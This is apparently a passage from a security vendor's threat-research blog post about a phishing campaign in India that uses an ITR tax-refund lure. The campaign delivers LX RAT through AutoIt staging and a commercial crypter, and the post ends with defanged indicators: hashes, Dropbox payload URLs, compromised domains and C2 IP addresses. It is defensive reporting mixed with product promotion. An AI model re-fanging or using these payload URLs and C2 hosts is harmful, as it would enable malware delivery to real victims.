The LX Systems pricing page shows the RAT being sold as a subscription-based product, with monthly, three-month, and annual licensing options. The advertised package includes capabilities such as system information collection, file management, startup management, process monitoring, terminal access, TCP management, SOCKS5 server, registry editor, remote desktop, remote HVNC, remote webcam, data recovery, keylogging, remote execution, download and execute, and script running.

 LX Systems pricing page showing 1-month, 3-month, and annual subscription tiers with the full feature list

Figure 21: The LX Systems pricing page advertises LX RAT as a subscription product with monthly, quarterly, and annual tiers.

That feature list aligns closely with the capabilities observed in the extracted .NET component from this campaign, including keylogging, clipboard access, webcam streaming, file management, DPAPI password scanning, browser data theft, Discord token targeting, wallet targeting, and remote control functionality.

The public-facing marketing also extends beyond the pricing page. The associated LX YouTube channel includes videos demonstrating LX FUD Crypter and LX RAT testing against Microsoft Defender, including titles that directly advertise Defender bypass and RAT data recovery tests. This matters because the attacker does not need to build an advanced

endpoint evasion chain from scratch. They can purchase or use a commercial ecosystem that packages the RAT, crypter, and operational guidance together.

 LX YouTube channel with video thumbnails titled 'LX FUD CRYPTER Bypass Microsoft Defender' and 'LX RAT Testing on Microsoft Defender'

Figure 22: The LX YouTube channel hosts demo videos that explicitly advertise Microsoft Defender bypass for both the crypter and the RAT.

In practical terms, this lowers the barrier to entry. A threat actor can combine a phishing lure, a password-protected archive, Autolt staging, a legitimate Autolt interpreter, sandbox checks, and a commercially protected RAT without needing to independently engineer every component. The result is a campaign that looks sophisticated at the endpoint level, but is enabled by readily available criminal tooling.

For defenders, this commercial layer matters. Campaigns like this can scale quickly, change operators, and reappear with different lures while keeping the same general tooling model. Blocking a single hash, archive name, or delivery domain is not enough. The more durable detection opportunity is earlier in the chain, at the email layer, before the victim opens the encrypted archive and before the commercial crypter has a chance to hide the final RAT from endpoint controls.

Preventing the Campaign Before Endpoint Execution

The endpoint chain in this campaign was deliberately built to delay detection. The victim receives a password-protected ZIP. The executable is disguised as a document. The first stage is compiled with Autolt. The second stage runs through a legitimate Autolt interpreter. The loader checks for sandbox artifacts, security tools, and sleep manipulation. The final RAT is protected with a commercial crypter and injected into legitimate Windows binaries.

By the time endpoint controls encounter the final payload, the attacker has already moved through several layers of staging and evasion. The organization is no longer dealing with a suspicious email. It is dealing with an active malware execution chain, persistence logic, process injection, and remote access tooling.

That makes the inbox the highest-leverage control point.

ZeroBEC detected and blocked this campaign at the email layer by analyzing the intent and context surrounding the message, not by relying on a single static indicator. The emails used trusted or recently established sender paths, cloud-hosted payload delivery, compromised redirectors, password-protected archives, and inconsistent domains across sender, body, lure, and final payload chain. Individually, some of those signals could appear explainable. Together, they exposed a coordinated malware delivery campaign.

This matters because multiple leading Secure Email Gateways were successfully evaded in observed environments. Reputation, authentication, attachment checks, and sandboxing remain useful controls, but they are not enough when a campaign combines authenticated sender abuse, compromised infrastructure, cloud storage delivery, encrypted archives, and staged execution.

Attackers are already using automation and AI-like leverage to improve lure quality, rotate infrastructure, scale targeting, and reduce the obvious mistakes that older phishing campaigns relied on. Defenders need the same architectural shift at the email layer. Modern email security cannot stop at asking whether a sender passed SPF, whether a URL is already known-bad, or whether an attachment can be detonated. It needs to understand intent, relationships, historical behavior, sender normality, business context, and the consistency of the full message chain.

Many SEG solutions have introduced AI features, but most were built on older foundations: reputation, policy rules, signatures, attachment scanning, sandboxing, and allow/block decisions. Adding AI to that architecture can improve parts of the workflow, but it does not fully solve the core problem. Rebuilding email security around behavioral intelligence, historical mailbox patterns, and message intent is a different architectural decision.

ZeroBEC was built AI-first for this exact problem. The platform analyzes messages in the context of each mailbox and organization. It learns normal communication patterns, identifies newly established or abnormal sender relationships, evaluates whether the message theme matches the sender identity, detects impersonation patterns, and correlates the full delivery path from sender to link to payload. That allows ZeroBEC to stop campaigns that look authenticated, polished, and reputation-clean, but are behaviorally wrong.

The best place to stop this attack was not after the ZIP was extracted, not after Autolt executed, and not after the RAT was injected into a legitimate process. The best place to stop it was before the user ever interacted with the lure.

Conclusion

LX RAT is appearing in a campaign that is active, prolonged, and operationally mature. The actor behind this activity is not relying on a single evasion technique. The campaign combines ITR refund impersonation, sender reputation abuse, compromised infrastructure, Dropbox payload delivery, encrypted archives, Autolt staging, sandbox detection, persistence, process injection, and commercial crypter-protected RAT deployment.

The shift from AsyncRAT to LX RAT suggests active tooling changes and continued experimentation. The lesson for defenders is direct: once a staged RAT chain reaches the

endpoint, the response becomes harder, slower, and more expensive. Preventing the email from becoming the first execution step remains the best place to stop the attack.

Indicators of Compromise (Defanged)

IOC scope. The Dropbox URLs and compromised hosting domains below are infrastructure abused by the actor, not the legitimate services themselves. Treat the Dropbox parent domain as supporting context; specific tokens and paths are the actionable artifacts.

File hashes (SHA256):

- 0cac512ec178f9fa96d0c9979d83bf689a4cdfda9ef86710a7a5da0f9dc6b04b (I7o9xcv.exe)
- eab7fa534e88ed6fff7ed1771427f731f8bff6df59d4a1f27d7b222af695c675 (Khzfz.exe)
- c9d61ee0aec26f8b8116738e1d02b338d6f797c06121f2bc17c8b296dbc96892 (T82rxw3.exe)
- 0e5895fec9f0ddd847f6ee2f45e8e6c963d9565e96e2d0d8fdae2986d151922 (Emhcog.exe)
- 950B40DE0D358EE169E82D0DA0772FB8C4EB85B0E9333249080F164DB25E04F6 (ITR_Intimation_24-25.zip)
- 93aadd53724d8204062677ddc4454941831a0fc6e25d2c9354e8c8a0513610fb (ZIP variant)
- 5da81b4bef847ea1860a170eb548257e2b4fcb0f8bde9cee9619bf0885b89634 (ZIP variant)
- bd25d99e03bd78018dcb05a98f5ac1bd5a1743cdae7d526a90de9a5d440890fe (ZIP variant)
- 0CAF19F984531E9BA49B25C7F2FD3EF3DB3828A30C157100DE4FC14A04886B46 (ITR_Intimation_24_25.exe)
- B4D560905BB40165C97199089622CC4FA9D3E2BC700F4CF711A904B0EA216889 (ITR_Intimation_FY_2024-2025.zip)
- 05F9A7EFE37E387871813C0F99E4EF59FFF6FE91A972D5A03656EBD70DDC78AF (ITR_Intimation_FY_24-25.exe)
- 3E5B95FA09EEA95C861735C32631BA174796217A5C87F4F48E11F5D0845EDA62 (ITR_Intimation.exe)
- 9B10940BE84E8A61FA20656D94F30AB83B1A06906216EF041D62D759D38D6A8B (AsyncRAT .NET binary)
- B37A2B87BFF4F3C1A2032DDAC79183803D1DE83AC52FBC4F9F19FE8D10A87985 (LX RAT .NET binary)
- 883708999C1E5D1C8C16B9ED9FF8053ADC90F373ED88D55EF3022F2CFAA2FD96 (config.data)
- 0EA5C7AB2130FDBE43D1236578F8B3BD386393BE5D3D4A5A81645B75543B77DD (config.data)
- DF461F301A484914F79802EFC26317F01DD9E414FA11B4CF7C8726B0ABE44CC4 (config.data)
- E9ADF44E12C228D79E30DEAC996AD2299CE0D30A306F5432C304C2657D66B749 (config.data)

Phishing sender infrastructure:

- `dacr[.]cz`
- `hukkelberg[.]net`
- `pcbstore[.]com[.]bd`
- `stratusinternational[.]com`
- `support@kirkuk[.]gov[.]iq` (authenticated sender observed)

Phishing redirectors:

- `hxxps://fairbet7[.]com[.]in/wp-includes/fonts/wp.html`
- `hxxps://fairbet7[.]com[.]in/wp-includes/js/crop/wap.html`

Dropbox payload URLs:

- `hxxps://www[.]dropbox[.]com/scl/fi/wwsavbi00pipnhdw5z4cg/ITR_intimation.zip?rlkey=hlznu74ug5u7eu5guz2po0w6n&st=khxyfs64&dl=1`
- `hxxps://www[.]dropbox[.]com/scl/fi/2kcd6uzykpv2hj1a4p368/ITR_Imtimation_2024-2025.zip?rlkey=j50q3w3d4mb2ecc2n6u63o95o&st=uup7igvn&dl=1`
- `hxxps://www[.]dropbox[.]com/scl/fi/ync7odehyvsy8igfdexkl/Wh1Zsf8qrc.pif?rlkey=sfzz4btmdlzeboya5ky15wbem&st=437p1oh0&dl=1` (second stage)
- `hxxps://www[.]dropbox[.]com/scl/fi/xv3obaiuwkeeqlzuhfnb/bBVegQpP.html?rlkey=an0jr79nzsvi8zd70qhna6fm&st=cruq32cv&dl=1` (second stage)

Compromised staging domains:

- `cleancloud[.]in`
- `parmanandcollege[.]org`
- `4mosthealthcare[.]com`
- `mier[.]co[.]in`
- `careercatalyst[.]in`

C2 infrastructure:

- `46.151.182[.]16`
- `185.242.3[.]65`
- `185.242.3[.]83`
- `176.65.132[.]212`
- `64.89.163[.]114`

Host artifacts (persistence and staging paths):

- %LOCALAPPDATA%\WordGenius Technologies\SwiftWrite.pif (renamed Autolt interpreter)
- %LOCALAPPDATA%\WordGenius Technologies\G or G.a3x (loader payload)
- %LOCALAPPDATA%\WordGenius Technologies\SwiftWrite.js (launcher)
- %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup*.url (Startup-folder shortcut to SwiftWrite.js)
- C:\Users\Public\Downloads\installer.exe and config.data (stage 2 drop location)
- %LOCALAPPDATA%\LX\Keylogs*.html (LX RAT keylog output)

Ready to see behavioral detection in action against staged Autolt malware chains? [Start free](#) or [contact us](#).



LX RATAsynCRATAutoltPhishingMalwareITR LureIndiaDropbox AbuseProcess
Injection.NET RATLX Crypter
Share

Protect Your Organization from BEC Attacks

ZeroBEC's AI-native platform detects and prevents business email compromise before it happens.

[Start Free](#)